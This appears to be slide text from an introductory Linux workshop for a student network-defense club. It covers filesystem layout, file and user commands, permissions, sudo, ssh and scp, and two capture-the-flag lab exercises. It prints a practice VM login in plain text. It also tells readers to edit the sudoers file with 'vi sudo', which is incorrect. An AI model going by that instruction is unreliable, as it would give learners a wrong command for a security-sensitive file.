
- `/bin/` essential command binaries
 - `whoami`, `pwd`, `cp` are all stored here.
- `/sbin/` essential binaries that need superuser permissions (not pictured)
 - `grub`, `fsck`, `mount` etc.




- `/usr/` user level binaries and applications
 - LaTeX, Firefox, vscode etc.
 - Individual libraries for those programs (ex. PyQt-5).
 - Can be shared across networks.




- /etc/ host specific system-wide configuration files
 - We edited the network configuration file in here for HW02.
 - Occasional miscellaneous files are also stored here.




- /home/ Users' home directories, containing saved files, personal settings, etc.



- /opt/ Additional software and addons.
 - Oftentimes this is software not installed by the default package managers.



- /tmp/ Temporary files like cache and downloaded files.
 - Typically not saved after reboots
 - **World writable!**



- `/var/` Variable files - content of the file is expected to continually change during normal operation of the system
 - System logs are stored here

Linux FHS

- There are more key paths on the filesystem that we haven't covered
- These are specified in the Filesystem Hierarchy Standard (FHS)
- You can access that information from your terminal with `man hier`
- <https://refspecs.linuxfoundation.org/fhs.shtml>

```
HIER(7)                               Linux Programmer's Manual          HIER(7)
NAME
    hier - description of the filesystem hierarchy
DESCRIPTION
    A typical Linux system has, among others, the following directories:

    /      This is the root directory. This is where the whole tree
           starts.

    /bin   This directory contains executable programs which are needed in
           single user mode and to bring the system up or repair it.

    /boot  Contains static files for the boot loader. This directory holds
           only the files which are needed during the boot process. The
           map installer and configuration files should go to /sbin and
           /etc. The operating system kernel (initrd for example) must be
           located in either / or /boot.

    /dev   Special or device files, which refer to physical devices. See
           mknod(1).
```

Questions (Question mark)

**How do we navigate the file
system?**

Navigating Directories

- `cd` - change directory: changes working directory
 - Usage: `cd <relative/absolute path>`
- `ls` - list files in a directory: shows files in a given directory
 - Files or directories that start with "." are hidden.
 - `ls -a` : shows hidden files and directories


```
vasu@nostradamus:~  
$ pwd  
/home/vasu  
vasu@nostradamus:~  
$ cd Documents/  
vasu@nostradamus:~/Documents  
$ pwd  
/home/vasu/Documents  
vasu@nostradamus:~/Documents  
$ █
```

```
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/LinuxExample$ ls  
ThisFileIsVisible.txt  YouCanAlsoSeeThisOne.txt  
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/LinuxExample$
```

```
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/LinuxExample$ ls -a  
. .soIsThisFile.txt .ThisFileIsHidden.txt ThisFileIsVisible.txt YouCanAlsoSeeThisOne.txt  
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/LinuxExample$
```

Relative vs Absolute Paths

- Relative Locations
 - ~ Current user's "home" directory (shortcut)
 - . The current directory
 - .. The parent to your current directory
 - - The last directory you went to
- File Paths can be defined from your current directory (relative), or from the root directory(absolute).



```
ctfuser@syssec-linux-ctf: ~  
ctfuser@syssec-linux-ctf:~$ cd Documents/  
  
ctfuser@syssec-linux-ctf:~$ cd /home/ctfuser/Documents/  
  
ctfuser@syssec-linux-ctf: ~/Music  
ctfuser@syssec-linux-ctf:~/Music$ cd ../Documents/
```

Demo!

Interacting with files

- cat
 - Syntax: `cat <filename>`
 - Displays the contents of the file in the terminal.

```
[sysadmin@parrot]-[~/Documents/NetDef/LinuxExamples]
└─$ cat ExampleText.txt
This is some random text. Radhika likes pineapples

Anthony sucks.

CCDC will go to RIT.

Baby Enzo wants his tendies.

[sysadmin@parrot]-[~/Documents/NetDef/LinuxExamples]
└─$
```

Interacting with files

- less
 - Syntax: `less <filename>`
 - Provides a scrollable version of `cat`
- touch
 - Syntax: `touch <filename>`
 - Creates an empty file with the filename provided
- wc: Word Count
 - Syntax: `wc <filename>`
 - Counts the number of lines, words and bytes in each file
- file
 - Syntax: `file <filename>`
 - Provides metadata about each file

Interacting with files

- cp: Copy
 - Syntax: `cp </path/to/source> </path/to/destination>`
- mv: Move
 - Syntax: `mv </path/to/source> </path/to/destination>`
 - You can use this to rename files as well.
- rm: remove
 - Syntax: `rm <filename>`
 - Deletes the file for good. No recovery.
- mkdir: Make Directory
 - Syntax: `mkdir <folder name>`

Text Editors

- Syntax is `<text editor name> <file>` for anything

Editors

- `vim` - Very powerful editor with an unconventional workflow, can be hard for beginners
 - There are many good [tutorials](#)
 - Often times the default text editor
- `nano` - Pretty standard text editor, easier to use
 - Arrow keys to move and you can type, `ctrl + x` to exit and save
- `emacs` / `gedit` - Use the built in GUI text editor
 - Just like good ol' notepad
 - Emacs does have a CLI interface
- Other editors of choice can be installed. (`micro`, `pico`, `kilo`)

find

- Find is very powerful, useful, and complex for finding files.
- It's a CLI search function essentially.
- Basic syntax:
 - `find <search directory> <options>`
 - `-name <name>` or `-iname <name>` (case insensitive)
 - supports wildcards such as `"hello*"` which might match `"hello_world.txt"`
 - `-type <x>` : where `<x>` is either (f)ile, (l)ink, (d)irectory, (c)haracter device or (b)lock device
 - `-user <username>` : for files owned by `<username>`
 - `-perm <###>` for files with `<###>` permissions
 - `-mmin -<n>` for files edited in the last `<n>` minutes

grep

- grep is also a really powerful tool for searching **inside files**.
 - `grep <pattern> <file>`
- It uses the power of regular expressions (regex) to do its magic.
- Find text in large files.
 - Log files...?
 - Filter unwanted text away.

CTF part 1

You have a VM called LinuxCTF. There are hidden files on it. You need to use the commands we just learned to find them. The VM login is `ctfuser:dappergoose23`

In your VM, go to `linuxctf.org` and login with `teamXX` as your username and password.

Replace XX with your **two digit** team number.

Remember Google is your friend, if you don't know how to do something try searching "How do I _____ in linux?"


Do the questions in order! You won't see the next one unless you complete the one before!

CTF Part 1 Discussion and Review

Let's talk (file) permissions

File permissions


- Files owned by user and group.
- File modes are read/write/execute.
- Mode permissions granted to
 - owner, owning group, everyone
- Modifying
 - See permissions with `ls -l` command.
 - Set modes with `chmod` command.
 - Set owners with `chown` command.
 - <https://chmod-calculator.com/>



`-rwxrwxrwx`

```
[sysadmin@parrot]--[~/Documents/NetDef/Malware]
└─$ ls -l
total 0
drwxr-xr-x 1 sysadmin sysadmin 20 Feb 22 10:46 Bashark
drwxr-xr-x 1 sysadmin sysadmin 30 Feb 22 10:34 interject
drwxr-xr-x 1 sysadmin sysadmin 172 Feb 15 09:33 neko
└─[sysadmin@parrot]--[~/Documents/NetDef/Malware]
└─$
```

- rwx rwx rwx



Read, write, and execute permissions for all other users.

Read, write, and execute permissions for the group owner of the file.

Read, write, and execute permissions for the file owner.

File type:
- indicates regular file
d indicates directory

Reading a Permission Entry

- `<type flag> <owner permissions> <group permissions> <world permissions>`
- Default permissions = 644
 - Read and write for owner.
 - Read for group and the world.
- What is 755?
- What about 245?

Octal	Binary	File Mode
0	000	---
1	001	--x
2	010	-w-
3	011	-wx
4	100	r--
5	101	r-x
6	110	rw-
7	111	rwX

chmod

- chmod = change file mode bits
- change file permissions
- chmod <permission> <filename>
 - Allow a file to be executable: chmod +x myFile
 - Grant all permissions to a file: chmod 777 myFile

```
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/Lockdown/v11$ ls -l
total 500
-rwxrwxrwx 1 vasu vasu 6722 Oct 12 18:13 'Black Team Injects.docx'
-rwxrwxrwx 1 vasu vasu 42425 Oct 12 18:13 'Black Team Injects.pdf'
-rwxrwxrwx 1 vasu vasu 2606 Oct 13 02:40 gretzky-TCP4-1194-config.ovpn
-rwxrwxrwx 1 vasu vasu 11150 Oct 13 21:28 'Master Sheet.docx'
-rwxrwxrwx 1 vasu vasu 141715 Oct 13 21:28 'Master Sheet.pdf'
-rwxrwxrwx 1 vasu vasu 6047 Oct 13 02:21 "peter_gretzky-TCP4-1194-Pete's_config-config.ovpn"
-rwxrwxrwx 1 vasu vasu 6083 Oct 13 02:09 red_team_gretzky-TCP4-1194-lockdown-vpn-config.ovpn
-rwxrwxrwx 1 vasu vasu 19280 Oct 13 21:31 'RED TEAM PASSWORDS.docx'
-rwxrwxrwx 1 vasu vasu 83814 Oct 13 21:31 'RED TEAM PASSWORDS.pdf'
-rwxrwxrwx 1 vasu vasu 15455 Oct 10 15:32 'topology table.docx'
-rwxrwxrwx 1 vasu vasu 32049 Apr 25 2021 v10_REFERENCE.docx
-rwxrwxrwx 1 vasu vasu 3310 Oct 10 15:38 v11Topo.drawio
-rwxrwxrwx 1 vasu vasu 83137 Oct 10 15:38 v11Topo.drawio.png
-rwxrwxrwx 1 vasu vasu 33927 Oct 13 03:06 'v11 VPN RedTeam.pdf'
vasu@DESKTOP-04D01ET:/mnt/d/Documents/College/UBNetDef/Lockdown/v11$ |
```


Questions (Question mark)

Users and Groups

Users and Groups

- Linux systems have many users
 - One user per service
 - Stored in `/etc/passwd`
- Linux systems also have groups
 - Stored in `/etc/group`
- Every user has a User Identification number (UID)
- Groups also have unique Group Identification numbers (GIDs)
- The `root` user has a UID of 0
 - Root can do `anything`

/etc/passwd

```
testuser:x:1481:1482:This is a test user:/home/testuser:/bin/bash
```

[Username] | [Password] | [Userid] | [Groupid] | [User Information] | [User home path] | [User shell]

- Notice the x instead of the password?
- The presence of a shell determines whether or not a user can login.
 - /bin/false/ and /sbin/nologin are often used as “dummy” shells to prevent accounts from logging in.

/etc/shadow

- Encrypted passwords formally stored in /etc/passwd
- Now stored in /etc/shadow which is only readable by root

```
mark:$6$.n.:17736:0:99999:7:::  
[--] [----] [----] - [---] ----  
| | | | | |||+-----> 9. Unused  
| | | | | ||+-----> 8. Expiration date  
| | | | | |+-----> 7. Inactivity period  
| | | | | +-----> 6. Warning period  
| | | | +-----> 5. Maximum password age  
| | | +-----> 4. Minimum password age  
| | +-----> 3. Last password change  
| +-----> 2. Encrypted Password  
+-----> 1. Username
```

Adding users

- useradd: Add a user to the system
 - Syntax: `useradd -c “<comment>” -m (create homedir) -s <shell> -g <primary group> -G <other groups> <username>`
 - Need to create password with `passwd <username>`
 - This is complicated and sucky
- adduser is interactive!
 - It is a wrapper around useradd
 - Handles creating the home directory, shell, password, etc
 - Not available on all systems
 - Syntax: `adduser <username>`

userdel and deluser

- userdel and deluser delete the user
- Like useradd and adduser, deluser is a wrapper around userdel
- Syntax: deluser <username>
 - The -r flag will also delete the user's home directory


Administrative Right and Users

- The root user has full access to every part of the system
- Other users can access "root permissions" with the sudo command
- sudo: super user do
 - Syntax: `sudo <command>`
 - This will run the command with sudo permissions
 - To use sudo you must be in the sudo group
- Limit others users sudo access by editing the sudoers file
 - This is a special file, and must be edited with the `vi sudo` command

Administrative Right and Users

- You can switch users with su
- su: switch user
 - Syntax: su <username>
 - Typing su without a username will switch you into the root user

Fun fact about sudo:



A screenshot of a Google search interface. The search bar contains the text "where was sudo made". Below the search bar, there are navigation links for "All", "Images", "News", "Videos", "Shopping", and "More". The search results show "About 22,400,000 results (0.55 seconds)". The main result is a snippet from Wikipedia: "History. Robert Coggeshall and Cliff Spencer wrote the original subsystem around 1980 at the Department of Computer Science at **SUNY/Buffalo**." Below this, there are fields for "Repository: www.sudo.ws/repos/sudo", "Operating system: Unix-like", and "Original author(s): Robert Coggeshall, Cliff Sp...". At the bottom, there is a breadcrumb trail "https://en.wikipedia.org > wiki > Sudo" and a link "sudo - Wikipedia".

Google

where was sudo made

All Images News Videos Shopping More Tools

About 22,400,000 results (0.55 seconds)

History. Robert Coggeshall and Cliff Spencer wrote the original subsystem around 1980 at the Department of Computer Science at **SUNY/Buffalo**.

Repository: www.sudo.ws/repos/sudo

Operating system: [Unix-like](#)

Original author(s): Robert Coggeshall, Cliff Sp...

Initial release: Around 1980

[https://en.wikipedia.org > wiki > Sudo](https://en.wikipedia.org/wiki/Sudo)

[sudo - Wikipedia](#)

Groups!

- Group name
- Password (usually unused)
- GID (Group ID)
- List of accounts which belong to the group
- All groups found in `/etc/group`
- Like security groups in Windows, Linux groups can also be used to grant users different privileges.

Fun with groups!

- groupadd and groupdel add/delete groups
 - Syntax: groupadd <group name>
 - Syntax: groupdel <group name>
- usermod lets you add/remove users to a group
 - Syntax: usermod -G <Group> <username>
- getent will let you see which users are part of a group
 - Syntax: getent group <groupname>

Package managers

- Used to install, uninstall, update and upgrade packages.
- Each distro has its own version
 - apt - Ubuntu, and Debian based
 - yum - CentOS and other Red Hat Enterprise
- To install a new package:
 - `sudo <package manager> install <package name>`

Update != Upgrade

- Update does not update your system!
 - It updates sources which keep track of new packages
- Upgrades actually downloads the new stuff
- Run update before upgrade

Remote connections (ssh)

- SSH is the most popular way of accessing and managing Linux systems remotely.
- Usage: `ssh username@remote-host`
 - E.g., `ssh vasu@45.62.216.89`
 - `ssh admin@butterflylabs.xyz`
- SSH can use public/private keys instead of/in conjunction with password based authentication.
- Check out `ssh-keygen` and the man pages/google.

Copying remote files (scp)

- scp is used to transfer files to and from remote computers.
- Usage:

```
scp /path/to/file username@remote-host:/path/to/file  
○ E.g., scp access.log vasu@45.62.216.89:~/log.txt
```

- scp uses ssh behind the scenes.
 - Needs ssh access to work.
 - SSH config will carry over.

Services

- Services on Linux are managed by the `systemd` service
 - Not all distros use `systemd`, but most major ones do.
- `systemctl <command> <service name>`
 - `status`
 - `enable/disable`
 - `start/stop`
- When have you used `systemctl` before?

```
[sysadmin@parrot]~  
└─$ sudo systemctl restart NetworkManager  
[sysadmin@parrot]~  
└─$
```

Environment variables

- Environment variables are a way to store information in a shell
- They can be set for the duration of a shell session with the `export` command
 - Syntax: `NEW_ENV=something`
 - Syntax: `export NEW_ENV=something`
- Environment variables can be put in shell configs and run every time a shell starts
- You can check the value of an environment variable with the `echo` command
 - `echo $NEW_ENV` would return "something"

Aliases

- Aliases are a great way to reduce repetitive and/or long commands
 - Because who doesn't like being lazy?
- The syntax is easy: `alias word='long command'`
 - Example: `alias errorlog='cat /var/log/system.log | grep error'`
- To see a list of all currently set aliases, just type `alias`
- To unset an alias, type `unalias <X>` where `<X>` is the alias you want to unset

```
# some more ls aliases
alias ll='ls -lh'
alias la='ls -lha'
alias l='ls -CF'
alias em='emacs -nw'
alias dd='dd status=progress'
alias _='sudo'
alias _i='sudo -i'
```

Pipes and redirecting things

- Redirect output to files
 - `command > outputfile.txt` (This will overwrite the file)
 - `command >> outfile.txt` (This will append to the file)
- Input file contents
 - `command < inputfile.txt`
- Pipe
 - `command | command2`
 - `cat log.txt | grep "success" | less`

Previous Commands

- `history` : Show your history on shells that keep track
 - `history -c` to clear your history
- `Ctrl + R` : Search command history
- `!!` : Rerun previous command
- `sudo !!` : Rerun as superuser (you will do this a lot)
- `<Up Arrow>` : Cycle through previous commands

CTF part 2

You have a VM called LinuxCTF. There are hidden files on it. You need to use the commands we just learned to find them.

Remember Google is your friend, if you don't know how to do something try searching "How do I _____ in linux?"

In your VM, go to `linuxctf.org` and login with `teamXX` as your username and password.

Replace XX with your **two digit** team number.

Do the questions in order! You won't see the next one unless you complete the one before!

CTF Part 2 Discussion and Review

Linux Threat Hunting 101

